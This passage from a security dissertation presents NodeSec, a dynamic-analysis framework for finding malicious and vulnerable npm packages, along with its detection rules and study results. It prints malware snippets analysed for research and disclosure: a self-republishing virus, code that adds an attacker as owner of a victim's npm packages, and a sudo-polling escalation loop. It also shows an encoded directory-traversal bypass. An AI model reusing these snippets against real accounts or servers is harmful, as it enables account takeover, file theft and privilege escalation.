At the core of NodeSec is an instrumentation framework[43] that enables us to automatically detect and trace built-in system functions called by a Node.js application at runtime. Specifically, most Node.js built-in system functions are implemented as thin JavaScript wrappers around their corresponding C++ modules, which invokes system calls offered by the underlying OS. To capture the synchronous and asynchronous events of built-in system functions at the top level (in JavaScript), the instrumentation mainly consists of three mechanisms explained in this section: *require hijacking*, *recursive wrapping*, and *callback wrapping*.

Require hijacking. To access a built-in system function, a Node.js program first needs to use the `require` function to load a built-in package that contains that built-in system function. Before a Node.js program starts, our runtime instrumentation framework replaces the `require` function with a wrapper. Our `require` wrapper invokes the actual `require` function and then wraps the built-in system functions exposed by the returned object. For example, when `fs = require('fs')` is called, we wrap all built-in system functions in the `fs` object such as `fs.exists` before returning the object.

Recursive wrapping. Once a package is loaded via `require`, our instrumentation framework wraps each built-in system function in the package with a proper wrapper function based on the built-in system function's specific attributes, such as the list of parameters, the index of callback, and the return value. When an instrumented function is invoked, our function wrapper will do two things. First, we check if the function returns any object that contains built-in system functions. If so, we will wrap all these functions. Second, we check if the function takes a callback as a parameter. If so, we wrap the callback. For instance, `http.createServer(callback)` accepts a `callback` function as a parameter and returns a `server` object. Our wrapper function for `http.createServer` will wrap both the `callback` function and all built-in system functions in the `server` object.

Callback wrapping. We instrument a callback function passed to an asynchronous built-in system function mainly for two reasons. First, we need to be able to monitor the triggering and event handling of external events listened by the package. For example, instrumenting the callback of `http.createServer(callback)` allows NodeSec to detect and monitor the network traffic between the local server and the remote client. Second, a dynamic analysis developed on top of NodeSec needs to provide various debugging information so that we can analyze the results of dynamic analysis. For example, if a dynamic analysis discovers a vulnerable behavior in a Node.js program, it should compute the sequence of built-in system functions and their dependence relation to help understand the root cause of the vulnerability.

To capture the asynchronous events, we implement a wrapping mechanism to instrument a callback function when it is registered through an asynchronous built-in system function. Although Node.js recently added a module called `async_wrap` that is supposed to serve this

[43]The core instrumentation code has been integrated into Node Glimpse, which is a full-stack Node.js web diagnostics tool released from Microsoft.

purpose, the information it captures is incomplete. For example, when there are two calls to `setTimeout`, e.g., `setTimeout(callback1, delay)` and `setTimeout(callback2, delay)`, `async_wrap` API cannot distinguish the events of `callback1` from that of `callback2`, if their registered delay time are the same. Our instrumentation framework wraps a callback function when the callback is registered. Information about the registering function is associated with the wrapper. Then, the wrapper is posted as an event (in the event loop) instead of the actual callback function. When the wrapper callback is invoked, it instruments the actual callback's parameter, collects the callback's meta information, and invokes the actual callback.

When an instrumented callback function is invoked, our callback wrapper will check if any input parameter to the callback is an object instance that contains built-in system functions. If so, it wraps all these functions. We need to check input parameters because such input objects may be created by the runtime and be seen by NodeSec for the first time when it is passed to a callback.

Completeness checking. When identifying built-in system functions for instrumentation, we read through the Node.js API documentation to search for all these functions. We might still omit some functions due to the following reasons: 1) we could omit a critical built-in system function by mistake, 2) there could be undocumented built-in system functions in Node.js runtime that allow Node.js programs to access the operating system.

To ensure that we instrument all built-in system functions that could interact with the operating system, we modify the Node.js runtime to monitor all built-in system function calls at the C++ level. This monitoring is performed as part of the empirical study. Note that a Node.js built-in system function is just a JavaScript wrapper of a function implemented in C++. While there are many native functions with JavaScript calling convention bindings in Node-ChakraCore, we found that these functions are always wrapped as `JavascriptExternalFunction` objects and there are only two locations[44] where the JavaScript engine will extract and delegate to C++ code in the runtime (ChakraCore[45]). By modifying these two code locations, we can capture all interactions between the Node.js runtime and the operating system. Whenever this interface captures a Node.js built-in system function call, it will retrieve the JavaScript call stack and will check if a NodeSec wrapper function has been called before an actual call to the C++ function. If such a wrapper function is not found in the call stack, NodeSec will flag the built-in function as uninstrumented and notify us for its inclusiond in NodeSec. In total, NodeSec monitors 537 built-in system functions, among which 305 functions are asynchronous.

Malicious bypassing. Malicious packages cannot bypass the analysis of NodeSec by directly calling the actual built-in system function for two reasons. First, all built-in system functions are either pre-wrapped or wrapped during require hijacking, the application code will only be able to get a reference to our wrapped built-in system function instead of the actual built-in system function. Second, the completeness checking mechanism mentioned above also prevents and informs us bypassing.

[44]We consult researchers from Microsoft Research and developers from Microsoft ChakraCore team to ensure we did not miss any location.

[45]We tested NodeSec on a Node.js runtime using ChakraCore, which is an open-source JavaScript engine developed by Microsoft. ChakraCore is available at `https://github.com/Microsoft/ChakraCore`.

6.5.2 Virtual Machine

We analyze npm packages that execute shell commands in a virtual machine. A virtual machine allows us to execute an npm package without any restriction and to easily revert changes an npm package makes. To capture an npm package's behavior, we use `ProcessMonitor` [117], a tool that allows us to monitor all system events in a Node.js process and its child processes. Note that we still run NodeSec's dynamic instrumentation when running a package in a virtual machine. This way, we only need to manually analyze the system accesses that are not captured by NodeSec.

6.5.3 Dynamic Analysis

To dynamically detect the potential security risks in npm packages, we have a set of dynamic analyses built on top of the NodeSec framework. Section 6.3.2 gives a high-level description of all the suspicious behaviors that are monitored by our dynamic analyses. In this section, we formalize those dynamic analyses (as shown in Table 6.1) using the runtime predicates we defined in Section 3.4. Recall that each security policy has the form:

$$pred_{event} \mid pred_{checker} \mapsto actions$$

The $pred_{event}$ is a predicate over the runtime events triggered by NodeSec. The $pred_{checker}$ is a predicate evaluated by a dynamic analysis built on top of NodeSec. $actions$ are operations performed by the dynamic analysis when both $pred_{event}$ and $pred_{checker}$ evaluate to true.

As explained in Section 3.3.2, NodeSec instruments Node.js applications to monitor built-in system function calls. When built-in system functions are called, $pred_{event}$ is evaluated. Once a $pred_{event}$ in a security policy evaluates to true, the policy's checker predicate $pred_{checker}$ is futher evaluated, which determines whether or not the policy's $action$ should be done. In this chapter, three types of runtime event predicates are relevant to our security analyses. They are $call$, $regstr$, and $cbCall$, which are introduced in the rest of this section.

The predicate $call(self, f, args)$ evaluates to true when a synchronous function call to f has finished. The $self$ object is the object that the function is associated with. $args$ are the arguments passed to function f. Similarly, the predicate $callPre(self, f, args)$ is triggered before the function f is called.

To keep track of asynchronous function events, the predicates named $regstrPre(self, f, args)$ and $regstr(self, f, args)$ are triggered before and after a callback function is registered through a built-in system function, respectively. For example, the predicate $regstr(*, *, *)$ matches all NodeSec events that are triggered after a callback is registered through a built-in system function, regardless of the object $self$, function f, or arguments $args$. Later, when the registered callback function is invoked, NodeSec evaluates the predicate $cbCallPre$ and $cbCall$ before and after calling the callback, respectively.

Table 6.1: Detection Rules.

Name	Description	Runtime event predicate(s)	Action(s)
Directory Traversal	[m/v] Establishing a server that can serve files outside the site directory is dangerous.	$registrPre(*, f_1, *) \mid f_1 \in \{$*.createServer$\} \wedge$ $\exists \{call(*, f_2, args_{f_2}) \mid isSysPath(args_{f_2}[0]) \wedge isFileRead(f_2)\}$	$elicit(f_1, args)$ $report(f_1, *)$
Write Shared Dir	[v] Changing files in a shared directory is dangerous.	$callPre(*, f, args) \mid$ $isSharedPath(args[0]) \wedge isFileWrite(f)$	$redirect(args)$ $report(f, *)$
Insecure Downloads	[v] Downloading resources through insecure protocols (e.g., HTTP) is dangerous.	$callPre(*, f, args) \mid$ $f \in \{$http.get, http.request$\} \wedge$ $isHttp(args[0]) \wedge isResource(args[0])$	$report(f, args)$
HTTP Headers	[v] Leaking sensitive information in HTTP(S) header is vulnerable.	$callPre(*, f, args) \mid$ $f \in \{$*.createServer.setHeader$\} \wedge$ $args[0] \in dangerHeaders$	$report(f, args)$
Privilege Mode	[s] Running Node.js in root privilege is often unnecessary and dangerous.	$callPre(*, *, *) \mid \exists$ process.env.SUDO_UID	$report(*, *)$
Terminal Command	[s] Executing commands on a terminal is suspicious.	$callPre(*, f, *) \mid isBashCall(f)$	$report(f, *)$
Runtime Install	[s] Installing npm package at runtime through the `child_process` API is dangerous.	$callPre(*, f, args) \mid$ $isBashCall(f) \wedge$ 'npm install' $\in args[0]$	$report(f, *)$
Overwrite Package	[s] Changing files in other npm packages (in a `node_module` directory) is suspicious.	$callPre(*, f, args) \mid$ $isPkgPath(args[0]) \wedge isFileWrite(f)$	$redirect(args)$ $report(f, *)$
System File	[s] Reading/Changing files outside the packages' local directory is suspicious.	$callPre(*, f, args) \mid isSysPath(args[0]) \wedge$ $(isFileRead(f) \vee isFileWrite(f))$	$redirect(args)$ $report(f, *)$
Network Connection	[s] Sending HTTP(S)/Socket connection request to the network is suspicious.	$callPre(*, f, args) \mid$ $f \in \{$http(s).get, http(s).request, *.createConnection$\}$	$logRemote(f)$ $report(f, args)$
User Events	[s] Listening to the user events is suspicious.	$regstrPre(*, f, args) \mid f \in \{$process.stdin.on$\} \wedge$ $(args[0] =$ 'keypress' $\vee\ args[0] =$ 'data'$)$	$elicit(f, args)$ $report(f, args)$

We mark with [m] detections classified as malicious, with [v] detections classified as vulnerable, and with [s] detections classified as suspicious. The $\mapsto$ symbol before each action is omitted.

Abbreviations used in predicates: $isBashCall(f)$, $isFileRead(f)$, and $isFileWrite(f)$ are true if f is a built-in system function that executes a terminal command, or reads a file, or writes a file, respectively. $isPkgPath(x)$ is true if x is a path string (or a file descriptor) that points to another package's file (in a `node_modules/<pkg>` directory). $isSharedPath(x)$ is true if x points to a file in a shared directory accessible by multiple users of the hosting machine (e.g., the `/tmp` directory). $isSysPath(x)$ is true if x points to a file in a predefined list of system directory. $isResource(x)$ is true if x is a URL of a compressed file, binary, or source code file on a remote server. $skip(f)$ informs the framework to skip the function call of f. $redirect(args)$ replaces the path string (or file descriptor) in $args$ with a new path string (or file descriptor) that points to a corresponding file in an isolated directory. $downgrade()$ will downgrade the current process to non-privilege mode. $elicit(f, args)$ will make additional built-in system calls to trigger callbacks registered by f. $logRemote(f)$ will query and record the remote client/server information for the incoming/outgoing network connection.

6.6 Empirical Study

In our empirical study, we ran all 330,000 packages available on npm before Feb, 2017 in our dynamic analysis framework. Then we manually inspected suspicious behaviors reported by NodeSec by reviewing the code snippets that issued the corresponding calls to built-in system functions. Based on this semi-automatic analysis, we have manually inspected and confirmed 360 malicious or vulnerable npm packages. Furthermore, we identified several previously unknown vulnerabilities in popular npm packages. We reported the malicious packages we found to npm, and are already getting confirmations[46] from nsp, snyk.io, package authors, and the creator of npm. In this section, we first present the the details of how we trigger an npm package. Then we describe the results.

Package execution. In order to dynamically analyze a package, NodeSec needs to trigger the package's functionality. On the other hand, it is well known that exhaustively exercising the functionalities of a piece of software is practically impossible. Previous work uses manually crafted payloads for dozens of packages [129], which is impractical for our study given the number of packages to trigger. In NodeSec, we use multiple techniques to drive the package execution. First, we load the package through the `require` function to trigger the initialization code and to exercise its default functionality. Methods associated with a package are enumerated and invoked by our test driver. To deal with methods that require at least one argument, we define a dictionary that includes different types of pre-defined JavaScript values such as number values, string values, regular expressions, dates, and Boolean values. Then we enumerate and invoke the method with all combinations of the values in the dictionary to identify the correct type signatures of the parameters. Argument combinations leading to exceptions are considered invalid and are discarded.

[46] More details are available at `http://jacksongl.github.io/vuln.html`.

Second, we utilize the test scripts attached to those npm packages. Specifically, NodeSec automatically executes a package's test-related npm commands, such as `npm test`. Moreover, we crawled the test subdirectory of all npm packages and obtained 197, 254 test scripts and JavaScript files that use npm packages. We also found that 210,561 npm packages contain JavaScript code snippets in `README.md` files demonstrating the use of those packages. We extracted those code snippets by using a markdown parser[47] and a JavaScript parser[48]. We use those files to drive execution of the packages as well.

Third, due to the heavy use of asynchronous programming paradigms in Node.js applications, we adopt an on-demand and event-driven execution approach to trigger more features of a package. For example, when NodeSec detects that `process.on('message', callback)` is called for listening to the `message` event, NodeSec automatically calls the `callback` function repeatedly with random messages as its argument. The on-demand, event-driven execution, despite being ad hoc and potentially crash-prone due to the absence of a suitable environment, allows us to better understand how the package will behave in an environment that is otherwise difficult to set up prior to analysis.

Finally, for certain types of known malware or vulnerabilities, we develop a specialized eliciting approach to trigger those potentially dangerous behaviors by performing operations on the OS to trigger certain system events. For directory traversal issues, when NodeSec detects an HTTP server (by monitoring the `http.createServer` function, `server.listen` function and other related functions), it automatically sends a web request to trigger a directory traversal attack if possible. The eliciting HTTP request has a relative URL that points to a random file in a parent directory of the working directory, such as `../../../sysfile`[49]. When the monitored package checks the existence of the file (e.g., using `fs.existSync`, and `fs.stat`), NodeSec intercepts the call and either return `true` if a synchronous API is used, or passes value `true` as the corresponding parameter in the callback if an asynchronous API is used. NodeSec also intercepts the file reading system call to return a uniquely identifiable string as the content of the fake file. Finally, NodeSec checks the HTTP response to confirm that the file outside the site's working directory was retrieved.

Malicious packages can steal personal data or sensitive information by listening to users' keyboard events. Specifically, the package registers a callback with `process.stdin.on('keypress', cb)`, or `process.stdin.on('data', cb)`. When NodeSec detects that the package tries to observe user events, our dynamic analysis will simulate user input by calling the registered callback with a unique string as bait (e.g., a random number). Before the simulation, our analysis starts monitoring network built-in system calls to observe if the unique string has been passed through the network (e.g., through `http.get` or `http.request`). Note that although our approach can detect some malicious information flows despite complex program control flow, malicious packages may still be missed if the package pre-processes or encrypts the stolen information before sending through the network.

[47] Markdown is a lightweight markup language used by the documentation of npm packages.

[48] `https://github.com/acornjs/acorn`

[49] The encoded version of the relative path will also be tested.




Figure 6.6: Coverage rate of npm packages ordered by size. The black curve shows the corresponding package's log size.

Coverage Rate. We automated the code coverage collection for the entire set of npm packages using `Istanbul`[50]. Figure 6.6 shows the coverage rate of all npm packages and their corresponding package LOC[51] (log base 10). On average, we got 44% statement coverage, 31% branch coverage, and 51% function coverage. We found a code coverage rate of more than 95% for those npm packages that have their own test scripts, while the coverage rate is around 25% for those without test scripts.

Empirical study results. Table 6.2 shows the distribution between categories of security issues described in the rest of this section. Notice that an npm package might fall under more than one detection category. We use M_i, V_i and P_i to represent detections classified as malicious, vulnerable and violating privacy. In our empirical study, we found 360 packages with security concerns. In

[50] `https://github.com/gotwarlost/istanbul`

[51] Lines of code (LOC) is a software metric used to measure the size of a program by counting the number of lines in the source code of the program.

Table 6.2: Distribution of malicious/vulnerable package from post-processing analysis of suspicious operations.

ID	Name	Description	Count
M_1/V_1	Directory Traversal	Allow an attacker to retrieve any file on the server	282*
M_2	Virus	Replicates and republishes itself on npm	3
M_3	Rockstar	Uses the victim's npm account to give themselves a stars on npm registry	3
M_4	Pranks	Plays tricks on the user, causing embarrassment or confusion	4
M_5	DoS Attack	Includes infinite loops on purpose	1
M_6	Overwrite Packages	Modifies files in other packages	7
M_7	Unauthorized Access	Unexpected use of the victim's root account or npm account	3
P_1	Privacy Breach	Keeps track of the package usage and collects the machine's information	4
V_2	File Write Attack	Writes to a shared directory, enabling file overwrite attack	14
V_4	Insecure Download	Downloads resource through insecure protocol, enabling MITM attack	25
V_5	Runtime Install	Dynamically installs packages, making it difficult to statically check dependencies	20

* Backdoor and Directory Traversal (M_1/V_1) in total have 282 packages found in our study. We are not sure if they are intentionally included in the package, therefore we count them altogether.

aggregate, those packages were downloaded 614,707 times by Feb, 2017. This corresponds to 2,138 downloads per day.

Table 6.3 shows the top 15 most popular packages with a security concern we found. Eight of those packages have a directory traversal issue (M_1/V_1) that allows an attacker to retrieve any file on a server. One package has a privacy issue (P_1): it secretly collects the user's machine name and sends it to a server whenever the package is used. Another package changes its name during installation to replace a package written by a different author. All these security issues in the popular packages were previously unknown.

We manually confirm all the 360 issues discovered by NodeSec. Furthermore, we share our findings with the community. To demonstrate the security issues, we released a proof-of-concept project[52] that automatically downloads those vulnerable packages we found and triggers the security issues. For example, for a package with a directory traversal issue, our PoC script starts the vulnerable server in the package and sends an HTTP request to retrieve files outside its working

[52]The project is proposed by the security team at Snyk.io [20] to help them speed up the validation process. The project is available at `https://github.com/JacksonGL/NPM-Vuln-PoC`.

Table 6.3: The top 15 most downloaded malicious/vulnerable packages found in our study.

Name	Issue ID	Description	Count
`windows-build-tools`	V_4	development tool	229,757
`node-simple-router`	M_1/V_1	server router	26,269
`hostr`	M_1/V_1	file server	8,016
`newswriter`	M_1/V_1	editing server	7,768
`web-debug`	M_1/V_1	remote debugging	5,943
`sencisho`	M_1/V_1	http server	5,743
`kclean`	P_1	development tool	5,571
`cobalt-cli`	M_6	command line tool	4,913
`bitty`	M_1/V_1	editing server	4,790
`f2e-node-server`	M_1/V_1	file server	4,691
`tiny-http`	M_1/V_1	http server	3,589
`guaycuru`	M_1/V_1	static http server	3,348
`nodux-core`	V_4	Linux build with node.js	3,284
`easyquick`	M_1/V_1	web server stub	2,879
`frvr`	V_2	command line tool	2,232

Table 6.4: Distribution of suspicious operations that could not be confirmed during post-processing analysis.

ID	Name	Description	Count
S_1	System Files	Reads/changes system config/credentials	1,756
S_2	Network	Sends out network requests when loading	727
S_3	User Input	Listens to standard input when loading	868

directory. We shared our PoC project with the security team at Snyk.io [20] and nsp [11]. They manually validated the PoC and disclose to package authors. As of the filing of this dissertation (May, 2018), we have disclosed 315 security issues to Snyk.io, nsp, npm, or package authors, 302 of which have been validated[53]. Since manually crafting the PoCs that exploit the security issues is time-consuming, we are still in the process of reporting those security issues through the PoC project.

NodeSec also detects packages with unconfirmed suspicious operations. Due to limited man-power, we were unable to investigate and manually inspect the source code of all those packages to determine if they are malicious, vulnerable, or benign. Table 6.4 shows the statistics of those packages we found with unconfirmed suspicious operations. Specifically, 1,756 packages read or changed files in the system directory including Amazon Web Services credentials, GitHub account credentials, RSA private keys, and files in the `WINDOWS\system32` directory. 727 packages, when being loaded, tried to establish connection with a remote server. 868 packages listened to

[53]The validated issues will go public in two months based on their disclosure policy.

user input when being loaded. NodeSec did not detect any data flow leaking uninitialized buffers in npm packages.

6.6.1 Directory Traversal

We found 282 npm packages that create servers with directory traversals, which allow an attacker to retrieve any file on the hosting server machine. Specifically, when a request arrives from a client, the server extracts a file path from the request URL, reads the content of the file at the file path, and sends the content to the client. When a relative path that points to a parent directory is supplied, the server returns the file outside the site's directory. All the problematic packages we found in this category provide a domain-specific server, such as a file server, remote editing server, or a remote debugging server, on top of the `http.server` feature offered by Node.js.

When manually confirming such issues, we found a developer served his homepage with his published npm package, which has a directory traversal issue. The package responds with a list of files if an HTTP request points to a directory. Consequently, we can browse and retrieve any file on the homepage server. We informed the owner of the vulnerability, which was soon fixed.

Directory traversal issues have several causes. Some packages suffer from the directory traversal issue because there is no HTTP sanity checking at all. Other packages try to defend against directory traversal by literally checking for the presence of `../` or `..\` in the requested relative URL, leaving it vulnerable against encoded relative URLs. For instance, "`njdotnetreview`" (234 downloads) forbids the requesting of `../../sysfile`, but allows `..%2F..%2Fsysfile`, where "`%2F`" is the encoded replacement of the slash character.

Interestingly, three packages are affected by a vulnerability in their dependencies. For example, "`tiny-http`" is a simple http server package with a directory traversal issue. The package is used by a remote debugging module ("`web-debug`"), which has been downloaded 5,943 times. Consequently, starting the remote debugging server opens the entire file system to the network without any authentication checking.

6.6.2 Backdoor

We also found backdoors included on purpose. For example, package "`weather.swlyons`" (1,170 downloads) is a simple HTTP server, in which the callback for handling an HTTP request contains a conditional branch. When the relative path requested contains `"getcity"`, the server returns a city's weather data; otherwise in the `else` branch, the server returns whatever file is requested.

6.6.3 Virus

We also discovered a proof-of-concept virus package, named "`aaaaaaaaaawesome`," and two variants spread from the original package. They all have been removed from the npmjs.com registry. They can still be found in some mirrors of the npm registry. Specifically, the package copies and republishes itself to the npm registry under a different name, using the victim's account. The virus is executed either when the package is loaded through the standard `require` function, or when the package is being installed through npm.

The malicious code of the package is listed as follows:

```
1 ...
2 var j = JSON.parse(
3     fs.readFileSync(packageJSON, 'utf8'));
4 j.name += Math.random();
5 fs.writeFileSync(
6     packageJSON, JSON.stringify(j, null, 4));
7 child_process.exec('npm␣publish␣-y', ...);
```

As shown in the code snippet above, the malicious package first reads (Line 3) and parses (Line 2) its own meta file; then, it appends a random number after its title in the meta information (Line 4), which specifies the package's name in the npm's registry along with other meta information about the package. Finally, the package updates the meta file with the randomized information (Line 6 and Line 5), and uses the built-in system function `child_process.exec` that has been assigned to the variable `exec`, to execute a command (Line 7) in the victim's operating system shell. The command (`npm publish -y`) publishes the malicious package to the npm registry using the victim's npm account.

6.6.4 Prank & Rockstar

Malicious packages in this category cause embarrassment, confusion, or discomfort by playing mischievous tricks on the victim. For example, when being loaded, one package executes a precompiled binary through the `child_process` built-in system functions to change the wallpaper of the victim's computer to a naked picture of David Hasselholff[54]. We also found two "rockstar" packages that when loaded, use the victim's npm account to give themselves a star on npm. They have gotten 6 stars and 10 stars, respectively. This can have the potential effect of making the attacker appear more trustworthy.

```
1 ...
2 var run = require('child_process').execSync;
3 var me = run('npm␣whoami').toString();
4 var list = Object.keys(JSON.parse(
5     run('npm␣access␣ls-packages␣' + me)
6         .toString()));
```

[54]David Hasselhoff is an American actor and singer, who is famously known for his leading roles in the series KnightRider and Baywatch.

```
7 for(i=0;list[i];i++)
8     run('npm␣owner␣add␣<author>␣' + list[i]);
```

Another rogue package we found is named "p0wn" (its malicious code is listed above). It first executes shell command `npm whoami` to get the victim's npm account name (denoted by `<victim-npm>`). Then, it executes `npm access ls-package <victim-npm>` to get a list of all the npm packages owned by the victim. Finally, for each one of the victim's package (denoted by `<victim-pkg>`), the malicious package executes the command `npm owner add <attacker-npm> <victim-pkg>` to add the attacker's npm account (`<attacker-npm>`) as an owner.

6.6.5 Denial-of-Service Attack

Since JavaScript adopts a single-threaded execution model, a Node-powered service will be halted by CPU intensive tasks. Specifically, all the waiting events on the event loop will be blocked until the current event finishes execution. If the server is running on a Linux OS, all of the aforementioned 282 packages with a backdoor/directory traversal issue can be exploited to perform a DoS attack by retrieving the `/dev/zero` file, leading to the consumption of all memory.

One package includes infinite loops for the express purpose of keeping a service from responding. We found the package named "`stefanode`" enters a `while (true) {...}` loop when loaded. The loop contains multiple statements that print strings on the console. Since in JavaScript `console.log` is an asynchronous function, strings can be created faster than they can be displayed on the console. Un-printed strings keep being buffered until the allocated memory for Node.js is exhausted, making the Node.js program extremely slow.

6.6.6 Package Overwriting

Malicious packages can replace other installed packages. We found 7 packages that overwrite files in another npm package or even replace an entire package. For example, during installation, "`co-installer`" (829 downloads), "`co-cli-installer`" (606 downloads), and "`cobalt-cli`" (all created by the same author) wipe out and replace another package called "`co-cli`" (366 downloads), which is created by another author. The attacking and attacked packages all serve as command line interface tools.

Another suspicious package we found is called "`ts-compiler`," which has 3,337 downloads. It replaces a file in the library folder of "`typescript`," the official TypeScript [33] compiler package.

6.6.7 Unauthorized Access

There are a number of ways that malicious packages steal the privilege of the system or the user's npm account. For example, if a user starts a Node.js program in the same shell in which she logged

into her npm account (through the `npm login`), the program will have all the privileges of the npm account. The virus package introduced in Section 6.3 exploits this issue to republish itself in the name of the victim's npm account.

Interestingly, we found another npm package, named "`osx-root-poc`," that redefines its own `npm install` command as a bash script that starts as follows:

```
while :; do
  sudo -n ls &>/dev/null && break || sleep 1;
done
```

The script enters a loop where each iteration waits for one second and tries to run a `sudo -n` command to check whether the current terminal window has the sudo permission without prompting any message on the console. Once started, the process silently waits for the victim to run `sudo` in another terminal window. If the sudo option `tty_tickets`[55] is disabled on the victim's system (it is disabled by default on Mac OS El Capitan and earlier versions), sudo on one terminal gives all other terminals the sudo permission without requesting a password. A truly malicious package could have run any command other than `ls` in `sudo -n` or any script following the `while` loop in root permission. Fortunately, "`osx-root-poc`" exists only for the purpose of demonstrating the attack and does not contain any malicious code.

6.6.8 Privacy Issues

A package's usage information along with some user data could be collected by a package and sent to its author. For example, a package named "`usage-stats`" is a third-party Google Analytics client library that facilitates tracking Node.js program usage statistics. The tracking library has been used by over 1,000 packages.

Instead of using a library, packages could also contain their own logic to collect user data. For example, "`mktmpio`" (2,131 downloads) collects and sends users' information to the package author's Google Analytics account[56].

Some packages even hide their tracking logic by not showing the logging code in the released source code. For example, a set of packages we found named "`kclean`" (5,571 downloads), "`kmd`" (4,268 downloads), and "`gulp-kmd`" (700 downloads) is part of a popular build tool that compiles KISSY [73] module code to standard JavaScript. When any of those packages is loaded, it sends the user's machine name and the package's version to a remote log server at `http://log.mmstat.com`. However, the package's released source code[57] does not contain the logging part.

[55] If the `tty_tickets` flag is enabled, users must authenticate on a per-tty basis.

[56] Google Analytics is a web service that tracks website traffic.

[57] `https://github.com/kissyteam/kclean`

Table 6.5: Distribution of sensitive HTTP(S) headers.

Header	Value	Count
X-Powered-By	Express	416
Server	ecstatic-1.4.1	2
Server	node-static/0.7.7	2
X-Powered-By	Noradle-PSP.WEB	1

6.6.9 File Overwrite Attack

14 packages write files with fixed or predictable names in a shared folder, making them vulnerable to arbitrary write attack. For example, package "frvr" (2,232 downloads) logs to /tmp/frvr.log file, which is located in a shared directory. An evil user of the shared machine (without root privilege) could pre-create a symbolic link file /tmp/frvr.log pointing to /home/victim/.bashrc. When the user (with id victim) starts a Node.js application that loads "frvr," the .bashrc file in her home directory will be overwritten[58]. Worse, when a root user executes the vulnerable package, the attacker could trash any file. Instead, logging to ~/frvr.log would be safer.

6.6.10 Runtime Install & Insecure Download

Dynamically installing packages indicates suspicious behavior that has the potential to harm the user in a number of ways. When loaded at runtime, 20 packages install another package by executing the npm install bash command through the child process built-in system functions. The behavior itself is suspicious, since programmatically it is easier to install a package by listing it in the package.json file than by invoking a built-in system function call. Moreover, any vulnerable package introduced by the dynamic installation will be missed by existing static checking tools.

Some packages install additional components using insecure protocols at run time. NodeSec detected that 25 packages, including "windows-build-tools" (229,757 downloads) and "nodux-core" (3,284 downloads), download resources such as .exe and .js files over HTTP, which leaves them vulnerable to man-in-the-middle attacks. An attacker could exploit remote code execution by swapping out the requested binary with an attacker-controlled binary through ARP poisoning.

6.6.11 Violation of Security Practices

Besides the aforementioned 360 security issues, NodeSec also detects violations of widely adopted security practices. Not all HTTP/HTTPS headers are safe to be exposed to the client.

[58]Linux and Mac OS allow a user of a shared machine to create symlinks pointing to an unauthorized directory, but not to directly write the files.

It is a common security practice that the web application should not leak sensitive details about the underlying infrastructure (e.g., `X-Powered-By:Express`) [100, 115, 116]. Table 6.5 shows all the sensitive headers added in HTTP/HTTPS responses by vulnerable npm packages detected by NodeSec. NodeSec reports in a total of 421 packages have this issue, none of which are reported by nsp [11]. Those packages explicitly include a key-value pair in the HTTP/HTTPS response. For example, the header `Server` informs clients which web server software is being run by the site. Similarly, `X-Powered-By` reveals the collection of application frameworks being used. Attackers can use those headers (some of which are enabled by default) to detect apps' framework and version (e.g., running Express.js) and then launch targeted attacks based on their known vulnerabilities[59].

6.6.12 Known Vulnerabilities

We compared the vulnerabilities we found in our study with the vulnerabilities reported by the Node Security Platform (nsp) [11] and Snyk.io [20]. In total, we analyzed 231 vulnerability reports shared by nsp and Snyk.io. We found that NodeSec can serve as a promising complement to existing approaches, rather than as a replacement. Specifically, 50 known vulnerabilities reported on those platforms, such as directory traversal and downloading resources through an insecure protocol, could be detected by NodeSec. Other known vulnerabilities could not be detected by NodeSec in our study. We categorize and summarize the reasons as follows.

